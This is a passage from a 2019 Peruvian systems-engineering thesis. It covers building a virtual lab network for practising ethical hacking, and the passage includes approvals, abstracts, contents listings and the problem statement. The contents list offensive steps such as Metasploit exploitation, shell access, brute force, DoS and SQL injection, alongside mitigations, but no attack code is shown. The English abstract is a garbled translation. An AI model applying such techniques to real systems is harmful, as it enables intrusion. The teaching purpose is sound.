

UNIVERSIDAD NACIONAL JOSÉ MARÍA ARGUEDAS
FACULTAD DE INGENIERÍA
ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



Presentado por:

Bach. Alex Maucaylle Leandres

**CONSTRUCCIÓN DE UN MODELO DE RED VIRTUAL
PARA APLICAR TÉCNICAS DE HACKING ÉTICO Y
PODER ANALIZAR LOS EVENTOS RELACIONADOS A
LA SEGURIDAD INFORMÁTICA SOBRE UNA
INFRAESTRUCTURA VIRTUAL.**

Asesor:

Mtr. Juan José Oré Cerrón

**TESIS PARA OPTAR EL TÍTULO PROFESIONAL
DE INGENIERO DE SISTEMAS.**

ANDAHUAYLAS – APURÍMAC – PERÚ
2019

UNIVERSIDAD NACIONAL JOSÉ MARÍA ARGUEDAS
FACULTAD DE INGENIERÍA
ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS



Presentado por:

Bach. Alex Maucaylle Leandres

**CONSTRUCCIÓN DE UN MODELO DE RED VIRTUAL
PARA APLICAR TÉCNICAS DE HACKING ÉTICO Y
PODER ANALIZAR LOS EVENTOS RELACIONADOS A
LA SEGURIDAD INFORMÁTICA SOBRE UNA
INFRAESTRUCTURA VIRTUAL.**

Asesor:

Mtr. Juan José Oré Cerrón

**TESIS PARA OPTAR EL TÍTULO PROFESIONAL
DE INGENIERO DE SISTEMAS.**

ANDAHUAYLAS – APURÍMAC – PERÚ
2019




APROBACIÓN DEL ASESOR

Quién suscribe:
Ing. Juan José Oré Cerrón por la presente:


CERTIFICA,

Que, el Bachiller en Ingeniería De Sistemas, Alex Maucaylle Leandres ha culminado satisfactoriamente el informe final de tesis intitulado: "CONSTRUCCIÓN DE UN MODELO DE RED VIRTUAL PARA APLICAR TÉCNICAS DE HACKING ÉTICO Y PODER ANALIZAR LOS EVENTOS RELACIONADOS A LA SEGURIDAD INFORMÁTICA SOBRE UNA INFRAESTRUCTURA VIRTUAL" para optar el Título Profesional de Ingeniero De Sistemas.

Andahuaylas, 24 de julio del 2019.



Mtr. Juan José Ore Cerrón
Asesor



Bach. Alex Maucaylle Leandres
Tesista




APROBACIÓN DEL JURADO DICTAMINADOR

LA TESIS: "CONSTRUCCIÓN DE UN MODELO DE RED VIRTUAL PARA APLICAR TÉCNICAS DE HACKING ÉTICO Y PODER ANALIZAR LOS EVENTOS RELACIONADOS A LA SEGURIDAD INFORMÁTICA SOBRE UNA INFRAESTRUCTURA VIRTUAL" para optar el Título Profesional de Ingeniero De Sistemas, ha sido evaluada por el Jurado Dictaminador conformado por:


PRESIDENTE: DRA. NORMA LORENA CATA CORA FLORES
PRIMER MIEMBRO: DR. JULIO CÉSAR HUANCA MARÍN
SEGUNDO MIEMBRO: MSC. CARLOS YINMEL CASTRO BULEJE

Habiendo sido aprobado por UNANIMIDAD, en la ciudad de Andahuaylas el día 16 del mes de julio del año 2019.


Andahuaylas, 24 de julio de 2019.



DRA. NORMA LORENA CATA CORA FLORES
PRESIDENTE DEL JURADO DICTAMINADOR



DR. JULIO CÉSAR HUANCA MARÍN
PRIMER MIEMBRO DEL JURADO DICTAMINADOR



MSC. CARLOS YINMEL CASTRO BULEJE
SEGUNDO MIEMBRO DEL JURADO DICTAMINADOR



FACULTAD DE INGENIERÍA

ACTA DE SUSTENTACIÓN DE TESIS

En la Av. José María Arguedas del Local Académico SL01 (Ccoyahuacho) en el auditorio de la Escuela Profesional de Ingeniería de Sistemas de la Universidad Nacional José María Arguedas ubicado en el distrito de San Jerónimo de la Provincia de Andahuaylas, siendo las 11:00 horas del día 16 de julio del año 2019, se reunieron los docentes: Dra. Norma Lorena Catacora Flores, Dr. Julio César Huanca Marín, MSc. Carlos Yinmel Castro Buleje, en condición de integrantes del Jurado Evaluador del Informe Final de Tesis intitulado: "CONSTRUCCIÓN DE UN MODELO DE RED VIRTUAL PARA APLICAR TÉCNICAS DE HACKING ÉTICO Y PODER ANALIZAR LOS EVENTOS RELACIONADOS A LA SEGURIDAD INFORMÁTICA SOBRE UNA INFRAESTRUCTURA VIRTUAL", cuyo autor es el Bachiller en Ingeniería de Sistemas ALEX MAUCAYLLE LEANDRES, el asesor Mtr. Juan José Oré Cerrón, con el propósito de proceder a la sustentación y defensa de dicha tesis.

Luego de la sustentación y defensa de la tesis, el Jurado Evaluador ACORDÓ: APROBAR por UNANIMIDAD al Bachiller en Ingeniería de Sistemas ALEX MAUCAYLLE LEANDRES, obteniendo la siguiente calificación y mención:

Table with 3 columns: Nota escala vigesimal (Numeros, Letras), and Mención. Row 1: 16, DIECISEIS, MUY BUENO

En señal de conformidad, se procedió a la firma de la presente acta en 03 ejemplares.

Signature of Dra. Norma Lorena Catacora Flores, Presidente del Jurado Evaluador

Signature of Dr. Julio César Huanca Marín, Primer Miembro del Jurado Evaluador

Signature of MSc. Carlos Yinmel Castro Buleje, Segundo Miembro del Jurado Evaluador

DEDICATORIA

Para mis padres, quienes son mi mayor referencia Genaro y Leoncina; por su confianza, apoyo, consejos, comprensión y amor. Me han dado todo lo que soy como persona, mis valores, mis principios, mi carácter, mi perseverancia, mi coraje para conseguir los objetivos.

A mis queridas hermanas quienes son pilar fundamental en mi vida.

AGRADECIMIENTO

Agradezco a Dios, por darme la oportunidad de vivir y la fortaleza para seguir adelante.

A mis padres Genaro y Leoncina, por su apoyo incondicional, su ejemplo de coraje, valentía, sencillez y humildad. Por querer siempre lo mejor para mí y guiarme en el camino del bien.

A mis hermanas Yeny, Delie, Dina y Sindy por haberme brindado su apoyo y consejos en todo momento y hacerme notar que soy parte una familia maravillosa.

A la familia en general, amigos y compañeros quienes de manera directa o indirecta influenciaron en vida académica gracias por todo.

Al Mtr. Juan José Ore cerrón, asesor de la presente investigación por la guía y observaciones brindadas para la culminación de este trabajo

Mi agradecimiento a la Universidad Nacional José María Arguedas, por haberme brindado la oportunidad de formarme como profesional.

A mis docentes que tuve durante todo el periodo académico por sus conocimientos compartidos y ejemplos.

ÍNDICE

APROBACIÓN DEL ASESOR	ii
APROBACIÓN DEL JURADO DICTAMINADOR	iii
ACTA DE SUSTENTACIÓN DE TESIS	iv
DEDICATORIA	v
AGRADECIMIENTO	vi
LISTA DE FIGURAS	x
LISTA DE TABLAS	xii
LISTA DE GRÁFICOS	xiii
RESUMEN	xiv
ABSTRACT	xv
CHUMASQA	xvi
<i>CAPÍTULO I</i>	2
<i>1. Problema de investigación</i>	2
1.1. Realidad problemática	2
1.2. Formulación del problema	3
1.3. Objetivos	3
1.3.1. Objetivo General	3
1.3.2. Objetivos Específicos	4
1.4. Justificación	4
1.5. Viabilidad de la investigación	4
1.5.1. Viabilidad técnica	4
1.5.2. Viabilidad económica	5
1.5.3. Viabilidad operativa	5
1.6. Limitación del estudio	5
<i>CAPÍTULO II</i>	6
<i>2. Antecedentes</i>	6
<i>CAPÍTULO III</i>	8
<i>3. Marco teórico</i>	8
3.1. Red informática	8
3.1.1. Zona desmilitarizada (De-Militarized Zone)	8
3.2. Servidores	8
3.2.1. Servidor de correo	8
3.2.2. Servidor de base de datos	9
3.2.3. Servidor web	9
3.3. Protocolos de conectividad	9
3.3.1. Protocolos TCP/IP	10
3.3.2. Modelo OSI	11
3.3.3. Puerto de red	13
3.1.1. Servicio de red	13
3.4. Seguridad de la información	14

3.4.1. Elementos de la seguridad de la información _____	14
3.4.2. Gestión de riesgos de la información _____	14
3.5. Vulnerabilidad _____	14
3.6. Amenazas de la seguridad de la información _____	15
3.7. Ataque _____	15
3.7.1. Ataque de escaneo de puertos _____	16
3.7.2. Ataque de denegación de servicio (DoS) _____	17
3.7.3. Ataque de fuerza bruta _____	17
3.7.4. Ataque de hombre en el medio _____	17
3.8. Riesgo _____	18
3.9. Seguridad informática _____	18
3.9.1. Objetivo de la seguridad informática _____	18
3.9.2. Estructura de seguridad de la informática _____	18
3.10. Hacking Ético _____	20
3.10.1. Pentest _____	21
3.10.2. Metodología _____	21
3.10.3. Etapas del hacking ético _____	22
3.10.4. Herramientas del hacking ético _____	23
3.11. Hackers _____	26
3.11.1. Tipos de hackers _____	26
3.12. Virtualización _____	27
3.12.1. Tipos de virtualización _____	27
3.12.2. Máquina Virtual. _____	28
3.12.3. Herramienta de virtualización VMware _____	29
CAPÍTULO IV _____	30
4. Metodología de investigación _____	30
4.1. Metodología para la construcción de la red virtual _____	30
4.2. Preparar _____	30
4.3. Planificar _____	31
4.3.1. Equipo anfitrión _____	31
4.3.2. Herramienta de virtualización _____	32
4.4. Diseñar _____	33
4.4.1. Diseño modular _____	34
4.4.2. Diseño detallado físico _____	35
4.4.3. Diseño detalla lógico _____	36
4.4.4. Diseño detallo por capas _____	37
4.5. Implementar _____	37
4.5.1. Instalación de la plataforma de virtualización _____	37
4.5.2. Instalación de firewall (Monowall) _____	41
4.5.3. Instalación de servidores virtuales – zona DMZ _____	43
4.5.4. Instalación de las máquinas virtuales- zona LAN _____	54
4.6. Operar _____	60
4.6.1. Instalación de las herramientas adicionales _____	60

CAPÍTULO V	63
5. Resultados	63
5.1. Fase I: Pruebas de escaneo de puertos y servicios	63
5.1.1. Objetivos del scanning	64
5.1.2. Resultados del scanning	64
5.2. Fase II: Análisis de vulnerabilidades	71
5.2.1. Objetivos de la búsqueda de vulnerabilidades	71
5.3. Fase III: Explotación	77
5.4. Fase IV: Post explotación	80
CAPÍTULO VI	84
6. Discusión	84
6.1. Identificación de las herramientas y estrategias	84
6.1.1. Para la construcción de la red virtual	84
6.1.1. Para la implementación del hacking ético	84
6.2. Análisis de vulnerabilidades	85
6.3. Análisis de los eventos relacionados a la seguridad informática	95
6.3.1. Ataques de escaneo de puertos y servicios	95
6.3.2. Ataque de hombre en el medio	98
6.3.3. Ataques de fuerza bruta (ataque con Hydra)	100
6.3.4. Ataque de denegación de servicio (DoS)	102
6.3.5. SQL injection	103
6.4. Propuestas de mitigación	104
6.4.1. Mitigación ataques de escaneo de puertos	104
6.4.2. Mitigación de ataques de hombre en el medio	105
6.4.3. Mitigación de ataques de fuerza bruta	105
6.4.4. Mitigación de ataques de denegación de servicio (DoS)	106
6.4.5. Mitigación de ataques inyección SQL	106
CONCLUSIONES	107
RECOMENDACIONES	108
REFERENCIAS BIBLIOGRÁFICAS	109
ANEXOS	114
Anexo A: instalación del virtualizador VMware.	114
Anexo B: Instalación del firewall Monowall	120
Anexo C: Comandos de la fase scanning	130
Anexo D: reporte detallado de análisis de vulnerabilidades	133

Lista de figuras

Figura 1. Estructura de la Seguridad Informática	19
Figura 2. Equipo de cómputo utilizado como anfitrión	32
Figura 3. Características del equipo anfitrión	32
Figura 4. Diagrama de red de la infraestructura virtual.	34
Figura 5. Diagrama de red físico de la infraestructura virtual	35
Figura 6. Diagrama de red lógico de la infraestructura virtual	36
Figura 7. Diagrama de red modular de la infraestructura virtual	37
Figura 8. Instalación del VMware Workstation.	38
Figura 9. Ventana de inicio del programa VMware	39
Figura 10. Modo de configuración NAT	39
Figura 11. Modo de configuración puente	40
Figura 12. Modo de configuración Host Only	40
Figura 13. Modo de configuración personalizado	41
Figura 14. Configuración de las interfaces de red	42
Figura 15. Configuración de los parámetros de red.	42
Figura 16. Ventana de interfaz gráfica del firewall.	43
Figura 17. Ventana inicial de instalación del servidor	43
Figura 18. Ventana final de la instalación del servidor	44
Figura 19. Ventana de ingreso al sistema del servidor	44
Figura 20. Ventana de configuración del servidor	45
Figura 21. Configuración de la interfaz de red del servidor	45
Figura 22. Configuración de parámetros de red del servidor	46
Figura 23. Ventana inicial de instalación de Windows server 2003	46
Figura 24. Ventana final de instalación de Windows server 2003	47
Figura 25. Pantalla inicial de Windows server 2003	47
Figura 26. Configuración de la interfaz de red	48
Figura 27. Asignación de parámetros de red	48
Figura 28. Ventana inicial de instalación de Linux	49
Figura 29. Ventana de configuración de la máquina	49
Figura 30. Ventana de configuración del interfaz de red.	50
Figura 31. Inicio del sistema operativo Linux Metasploitable	50
Figura 32. Ventana inicial de instalación de FreeNas	51
Figura 33. Ventana final de instalación de FreeNas	51
Figura 34. Configuración del interfaz de red	52
Figura 35. Configuración de los medios de almacenamiento.	52
Figura 36. Ventana de inicio del FreeNas	53
Figura 37. Asignación de parámetros de red sistema FreeNas	53
Figura 38. Ventana inicial de instalación de Windows 7	54
Figura 39. Ventana final de instalación de Windows 7	54
Figura 40. Inicio del sistema operativo Windows 7	55
Figura 41. Ventana de acceso a la configuración de la máquina virtual	55
Figura 42. Configuración de la interfaz de red	56
Figura 43. Asignación de parámetros de red.	56
Figura 44. Ventana de instalación de Windows XP	57
Figura 45. Ventana de configuración del sistema operativo	57
Figura 46. Ventana de inicio del Windows XP	58
Figura 47. Ventana de configuración del sistema operativo	58
Figura 48. Ventana de configuración de la interfaz de red.	59
Figura 49. Ventana de asignación de parámetros de red.	59
Figura 50. Ventana inicial de instalación del Kali Linux	60

Figura 51. Ventana final de instalación del Kali Linux	61
Figura 52. Pantalla de inicio del sistema operativo Kali Linux	61
Figura 53. Configuración de la interfaz de red	62
Figura 54. Pantalla inicial de Nessus	62
Figura 55. Lista de equipos activos en la zona LAN	64
Figura 56. Lista de puertos abiertos del Windows 7	66
Figura 57. Lista de puertos abiertos de Windows XP	67
Figura 58. Lista de puertos abiertos del Ubuntu	68
Figura 59. Lista de puertos abiertos del Windows Server 2003	69
Figura 60. Lista de puertos abiertos del sistema FreeBSD	71
Figura 61. Inicio de sesión de Nessus	71
Figura 62. Configuración de las políticas para evaluar las vulnerabilidades	72
Figura 63. Lista de vulnerabilidades identificadas	72
Figura 64. Resumen de las vulnerabilidades identificadas	73
Figura 65. Ingreso al Framework Metasploit	77
Figura 66. Ingreso a la consola del Metasploit	77
Figura 67. Consola inicial de Metasploit	78
Figura 68. Resumen de la cantidad de herramientas que contiene	78
Figura 69. Selección del Exploit a utilizar	79
Figura 70. Parámetros que solicita el Exploit	79
Figura 71. Asignación de parámetros del Exploit	79
Figura 72. Validación de los parámetros asignados al Exploit	79
Figura 73. Ejecución del Exploit	80
Figura 74. Resultado de la ejecución, denegación del servicio	80
Figura 75. Búsqueda del Exploit mssql	81
Figura 76. Selección del EXPLOIT y PAYLOAD a utilizar	81
Figura 77. Asignación de parámetros solicitados	82
Figura 78. Ejecución del EXPLOIT y PAYLOAD	82
Figura 79. Resultados de la explotación, obtención de una SHELL	82
Figura 80. Control remoto de la máquina hackeada	83
Figura 81. Ejecución de comando sobre la máquina víctima	83
Figura 82. Ejecución de herramienta Nmap	96
Figura 83. Análisis de puerto 25 a través de Nmap	97
Figura 84. Resultado de monitoreo con Wireshark	98
Figura 85. Descubrimiento de contraseñas de acceso web.	98
Figura 86. Monitoreo Wireshark de eventos al servicio DVWA	99
Figura 87. Monitoreo Wireshark de eventos al servicio web.	100
Figura 88. Interfaz Hydra para asignar los parámetros de la máquina objetivo	100
Figura 89. Resultado del ataque de la fuerza bruta	101
Figura 90. Monitoreo de las actividades de fuerza bruta	102
Figura 91. Resultado del ataque de denegación de servicio	102
Figura 92. Identificación de vulnerabilidad SQL INJECTION	103
Figura 93. Mensaje de error SQL	103
Figura 94. Consulta a través de Inyección SQL	104
Figura 95. Datos detectados en Wireshark de Inyección SQL	104
Figura 96. Pantalla de interfaz del smart security	105

Lista de tablas

Tabla 1. Comparación entre las tecnologías de virtualización.	33
Tabla 2 Equipos activos en la zona LAN.	65
Tabla 3 Equipos activos en la zona DMZ.	65
Tabla 4 Vulnerabilidades identificadas en Windows 7	66
Tabla 5 Vulnerabilidades identificadas en Windows XP	67
Tabla 6 Vulnerabilidades identificadas en Ubuntu	68
Tabla 7 Vulnerabilidades identificadas en Windows Server 2003	70
Tabla 8 Vulnerabilidades identificadas en Unix	71
Tabla 9 Vulnerabilidades de nivel crítico	74
Tabla 10 Vulnerabilidades de nivel alto	74
Tabla 11 Vulnerabilidades de nivel medio	74
Tabla 12 Vulnerabilidades de nivel bajo.	75
Tabla 13 Vulnerabilidades de nivel informativo	75
Tabla 14. Vulnerabilidad Microsoft Windows SMB2 _Smb2	85
Tabla 15. Vulnerabilidad Security Update for Microsoft Windows SMB Server	85
Tabla 16. Vulnerabilidad Vulnerabilities in Remote Desktop Could Allow Remote	87
Tabla 17. Vulnerabilidad SSL Version 2 and 3 Protocol Detection	87
Tabla 18. vulnerabilidad Microsoft Windows Remote Desktop Protocol Server	89
Tabla 19. vulnerabilidad SMB Signing not required	89
Tabla 20. Vulnerabilidad SSL Certificate Cannot Be Trusted	90
Tabla 21. Vulnerabilidad SSL Certificate Signed Using Weak Hashing Algorithm	91
Tabla 22. vulnerabilidad Bind Shell Backdoor Detection	92
Tabla 23. Vulnerabilidad Debian OpenSSH/OpenSSL	92
Tabla 24. Vulnerabilidad NFS Exported Share Information Disclosure	93
Tabla 25. Vulnerabilidad Unix Operating System Unsupported Version Detection	93
Tabla 26. Vulnerabilidad UnrealIRCd Backdoor Detection	94
Tabla 27. Vulnerabilidad VNC Server 'password' Password	94
Tabla 28. Vulnerabilidad Unsupported Web Server Detection	95

Lista de gráficos

Gráfico 1. Cuadro comparativo del tipo de vulnerabilidades identificadas _____ 73

RESUMEN

El impulso tecnológico que ha tenido el mundo se ha visto frustrado por hechos lamentables efectuados por ciber delincuentes. Estos últimos años han sido marcados por ataques de tipo ransomware (software malicioso) que infectaron un sin número de ordenadores cifrando la información de usuarios comunes pasando por departamentos de gobierno, hospitales, y llegando a empresas multinacionales que se vieron obligados a parar sus operaciones para detener la propagación del malware en sus infraestructuras.

Es por ello que a nivel de infraestructura tecnológica un factor decisivo a la hora de sufrir un ataque informático viene a ser una inadecuada gestión de configuración en los servicios implementados y una incorrecta administración y despliegue de actualizaciones en sistemas operativos y aplicaciones. Si un atacante logra penetrar la seguridad perimetral y obtener acceso a la red interna puede aprovechar las configuraciones deficientes en los servicios internos y buscar vulnerabilidades que no han sido parchadas, esto conllevaría a que en algunos casos comprometa toda la infraestructura tecnológica.

Es por ello que la presente investigación tiene como finalidad la construcción de un modelo referencial de infraestructura virtual, la cual permita implementar las técnicas del hacking ético (recolección de información, análisis de vulnerabilidades, explotación y pos explotación) simulando los ataques, identificar su funcionamiento y evaluar el método más eficaz para contrarrestarlo. Para ello, se diseñó un escenario de experimentación con la utilización de la tecnología de virtualización VMware.

Posteriormente se evaluaron la vulnerabilidad y se indujeron ataques de barrido de puertos, hombre en el medio, denegación de servicio, inyección SQL y Phishing, a los servicios disponibles en la infraestructura virtual tanto en la zona LAN y zona WAN (web, correo electrónico y base de datos), esto permitió analizar e identificar los distintos eventos relacionados a la seguridad informática dentro de una infraestructura computacional.

Palabras clave: Hacking ético, hacker, seguridad informática, seguridad de la información, malware, seguridad cibernética, virtualización.

ABSTRACT

The technological impulse that has had the world has seen frustrated by regrettable facts effected by ciber criminals. These last years have sidos marked by attacks of type ransomware (wanton software) that infected a without number of computers enciphering the information of common users going through departcatkins of government, hospitals, and arriving to companies multinationals that saw obliged to stop his operations to detain the propagation of the malware in his infrastructures.

It is thus that to level of technological infrastructure a decisive factor to the hour to suffer a computer attack comes to be a suitable management of configuration in the services implemented and a correct administration and deployment of updates in operating systems and applications. If an attacker attains to penetrate the security perimeter and obtain access to the internal net can take advantage of the deficient configurations in the internal services and look for vulnerabilities that have not been patched, this would comport to that in some cases engage all the technological infrastructure.

It is thus that lto present investigation has like purpose the construction of a referential model of virtual infrastructure, which allow to implement the technicians of the hacking ethical (recolección of information, analysis of vulnerabilities, exploitation and pos exploitation) simulating the attacks, identify his operation and evaluate the most effective method to counter it. For this, designed a stage of experimentation with the utilisation of the technology of virtual VMware.

Later they evaluated the vulnerabilities and induced attacks of scanning of ports, man in the half, denial of service, injection SQL and Phishing, to the available services in the virtual infrastructure so much in the zone LAN and zone WAN (web, email and database), this allowed to analyse and identify the distinct events related to the computer security inside a computational infrastructure.

Keywords: Ethical hacking, hacker, computer security, information security, malware, cyber security, virtualization.

CHUMASQA

Kallpanchasqa musuq ruwaykunapaqa rikukusqa llakisqa llipi mana allin ruwasqakunamanta chay musuq suwakunamanta. Kay qipa watakupiqqa karunku chiqnipasqa kay huknin kaq ransomware (software malicioso) chay mirarusqa llaqa mana atiy yupana ruwanakunaman llaqa runakunapa yachananta pakaykuspa chaymanta pawaykusqa hatun kamachiq wasikunaman, qampina wasiman chaymantapas chayasqas hatun llamkana wasikunaman chaypis qawarukusqaku kamachisqata sayanankupaq ichaqa chaynanpamantas qarkankuman chay miray malware nisqanta chay llapan pirqaykunapi.

Chaypaqsi chay llapan musuq pirqaykunapihuk ruway tantiasqa punchawpa ñakarisqa ichaqa chaymantas qamun sumaq qatipaykuna chay allin churasqata ichaqa chay huk allin llamkay hinallataq chiqichiy musuq ruwayta chay “sistemas operativos y aplicaciones”. ichapas huk qatipaq atirunman yaykuyta chay seguridad perimetral nisqaman hinaspata atiruman yaykuyta chay red interna nisqaman chaypis tukuparunman chay mana allin ruwasqankunata ukunmanta hinaspata maskanman mana allin laqasqakunata, kaysi apan wakin ruwaykunata takiapachispa llapan musuq pirqaykunapi.

Chaymi kay maskaypa qawaynin qatunta pirqay huk modelo referencial de infraestructura virtual, nisqanta chayqa yanapanqas chay hacking ético (recolección de información, análisis de vulnerabilidades, explotación y pos explotación) mana allin qatipaykunata qawachispa, puriqninta riskispa ichapas qatipan allin ñanta maskaspa allinpipuny tukunanpaq. Chaypaqsi ruwakusqa huk wasi yachay qallarina usukunapaq musuq virtualizacion vmware.

Qinallmansi qatipasqa llaqa mana allin kaqkunata chaymanta churasqaku mana allin kunata punku kichanapaq, runa chaupipi, qayway mana kanchu, inyeccion sql y phishing, kasqa qaywaykuna musuq pirqay nisqanpaq kan chay zona lan y zona wan(web, correo electronico y base datos) kaysi kichakusqa maskasqanta hinallataq risqinampaq lliw mana richkay ruwaykunata allin musuq ruwaykunapaq ukumpi hatun pirqaypaq.

Simi kichariq: Hacking ético, hacker, seguridad informática, seguridad de la información, malware, seguridad cibernética, virtualización.

INTRODUCCIÓN

Debido al avance tecnológico, la seguridad de toda empresa es esencial para mantener protegidos todos sus datos, sistemas y servicios. La información que fluye por las redes puede ser susceptible a diferentes tipos de ataques. De esta manera, datos confidenciales de una organización en manos equivocadas podrían comprometer la integridad de la institución.

Es por eso que con el pasar de los tiempos ha surgido la necesidad de implementar procesos de seguridad más robustos y con ello efectuar técnicas de intrusiones bajo un ambiente controlado, lo cual simule un ataque real. Esta simulación permite encontrar brechas en la seguridad, las cuales un atacante podría aprovechar para infiltrarse en la red de una organización con propósitos malintencionados y de esta forma manipular información, suplantar identidades, colapsar servicios, u otras actividades propias de un delincuente informático.

La función de un hacker ético es efectuar ataques controlados hacia una infraestructura informática específica para detectar y explotar vulnerabilidades potenciales, pero sin poner en riesgo los sistemas y servicios auditados.

El presente de investigación busca ser una guía sobre el proceso de implementación de técnicas de hacking ético sobre un escenario virtual, vale decir, simulación de una organización con sus redes computacionales y servicios; con el objetivo de poder mitigar fallas de seguridad antes de sufrir un ataque informático, el cual pueda comprometer información valiosa sobre cualquier organización.

CAPÍTULO I

1. Problema de investigación

1.1. Realidad problemática

En la actualidad, las organizaciones son cada vez más dependientes de sus redes informáticas, es por ello que cualquier problema asociado a tecnologías, por mínimo que sea, puede comprometer la continuidad de las operaciones. La falta de medidas de seguridad en las redes es un problema que está en crecimiento. Cada vez es mayor el número de atacantes y cada vez están más organizados, por lo que van adquiriendo día a día habilidades más especializadas que les permiten obtener mayores beneficios. Incluso no se debe subestimar las fallas de seguridad provenientes del interior de la organización.

En el ámbito mundial cada día se reportan decenas de miles de ciberataques, la ciberseguridad es, sin duda, uno de los pilares básicos de la transformación digital a la que se dirige y, hoy por hoy, uno de los perfiles profesionales más demandados por las empresas.

En los últimos años las grandes empresas se han visto comprometidas al ser víctimas de ataques y quedar expuestas a disposición de terceros. Entre algunos de los casos que causaron mayor revuelo se puede destacar el robo de datos de millones de cuentas de usuarios de Yahoo y el caso de filtración de información correspondiente a empleados del Departamento de Justicia de Estados Unidos (Fernández, 2017).

Expertos de Digiware, integrador de seguridad informática en Latinoamérica que realizó la investigación, Perú se ubica en el quinto lugar de los países en recibir mayor cantidad de ataques cibernéticos, esto debido a la carencia de un sistema de estrategias de defensa digital. Al menos cuatro peruanos son víctimas a diario de un ataque cibernético. La División de Investigación de Delitos de Alta Tecnología (Divindat) de la Policía Nacional precisó que cada semana se registran entre 30 y 35 denuncias de delitos informáticos, además la cifra no es insignificante: 4 mil millones de dólares se pierden al año por ciberdelitos (Montero, 2017).

En el ámbito nacional, según estudio realizado por Kaspersky (2017) a veces el personal hace exactamente lo contrario, esto se plasma en el informe “El factor humano en la seguridad de TI: cómo los empleados hacen que las empresas sean vulnerables desde dentro”, los descuidos del personal contribuyeron al ataque en 46% de los incidentes de ciberseguridad en el 2017.

Según los datos del informe de la compañía (Experis, 2017) en los próximos tres años las empresas reclamarán cerca de 2,5 millones de expertos en ciberseguridad cuando, a fecha de hoy, solo hay disponibles algo más de un millón de profesionales cualificados en

esta materia, es decir, faltan 1,5 millones de expertos sin los cuales el proceso de transformación digital se muestra complicado.

Según el estudio “State of cybersecurity implications” de ISACA/RSA, el problema es tan grande que solo el 1% de las empresas en el mundo cubre una vacante de este sector en menos de dos semanas, mientras que el 28 % demora seis meses o más.

En este escenario, uno de los principales obstáculos para la seguridad, según revela el Informe de ciberseguridad anual de Cisco 2017, es la falta de personal formado, que deriva en el problema de que, aunque se cuente con las herramientas adecuadas, se necesitaría el talento para entender lo que sucede en el entorno de seguridad.

Esta situación se replica tanto a nivel nacional, regional y local; es más si se habla en específico de Apurímac y Andahuaylas no hay forma de cuantificar el número de profesionales capacitados en materia de seguridad informática; esto debido a que no existe ninguna oficina que centralice dicha información ni estudios en esta materia.

Si se enfoca en la Universidad Nacional José María Arguedas “UNAJMA” la cual cuenta entre sus carreras profesionales con Ingeniería de Sistemas, además la casa de estudios antes mencionada dispone de una oficina denominada “seguimiento al egresado”, la cual, se encarga de hacer seguimiento a sus egresados de las distintas carreras profesionales; según consultas realizadas a la información manejada en dicha oficina no se tiene registro alguno de egresado y/o titulado se esté desempeñando en el ámbito de la seguridad informática.

En el ámbito local, se puede atribuir a muchos factores que desencadena el problema en cuestión, entre ellos el desconocimiento de las tendencias laborales, la percepción de que es una disciplina que implica demasiado esfuerzo y sobre todo no se tiene los escenarios y/o herramientas para poder iniciarse en esta actividad, es decir, para poder tener dominio de las competencias en cuanto a la seguridad informática, se necesita un escenario que vendría a ser una infraestructura tecnológica sobre el cual realizar prácticas para llegar a entender, analizar y perfeccionar las habilidades; puesto que ninguna organización está en condición de disponer su infraestructura computacional con fines educativos.

1.2. Formulación del problema

Es posible construir un modelo referencial de infraestructura virtual que permita simular técnicas de hacking ético y analizar los eventos relacionados a la seguridad informática.

1.3. Objetivos

1.3.1. Objetivo General

Construir un modelo de red virtual que permita aplicar técnicas de hacking ético y analizar los eventos relacionados a la seguridad informática.

1.3.2. Objetivos Específicos

Determinar las herramientas que se utilizan para el diseño y construcción de la red virtual.

Determinar las estrategias y herramientas para la implementación del hacking ético sobre la red virtual.

Analizar los eventos generados en materia de seguridad informática en cada una de las fases del hacking ético.

1.4. Justificación

A nivel mundial el tema de la seguridad informática ha tomado mucha preeminencia en los últimos años y se ha convertido en un campo de gran interés para las instituciones, empresas y para el común denominador de los usuarios, quienes empiezan a tomar consciencia del valor de proteger su activo más importante, que viene a ser la información.

El presente trabajo de investigación es pertinente ante la realidad problemática expuesta ya que se basa en el diseño de una infraestructura de red virtual que permite simular una organización con recursos tecnológicos interconectados y sobre ello realizar prácticas de las técnicas de hacking ético, con esto se busca que cualquier persona interesado puede implementar el escenario virtual y aplicar las técnicas de hacking para generar habilidades en el tema seguridad informática.

La importancia de dar una visión de las vulnerabilidades y amenazas que están expuestas hoy en día en la infraestructura tecnológica de las empresas, así mismo explicar las metodologías, prácticas, y etapas que realiza un hacker para poder sustraer o acceder a equipos de una organización. La investigación proporciona soluciones a cada uno de los problemas localizados en cada etapa del Hacking Ético, por lo tanto, este trabajo permite a las personas tener una visión del impacto de una intrusión, pero al mismo tiempo como evitarla.

El impacto de este trabajo es determinante para el investigador, en el análisis de las herramientas, en cada etapa que hace posible la manipulación de los equipos por personas no autorizadas y cómo puede afectar a la infraestructura tecnológica esta intrusión no autorizada.

1.5. Viabilidad de la investigación

1.5.1. Viabilidad técnica

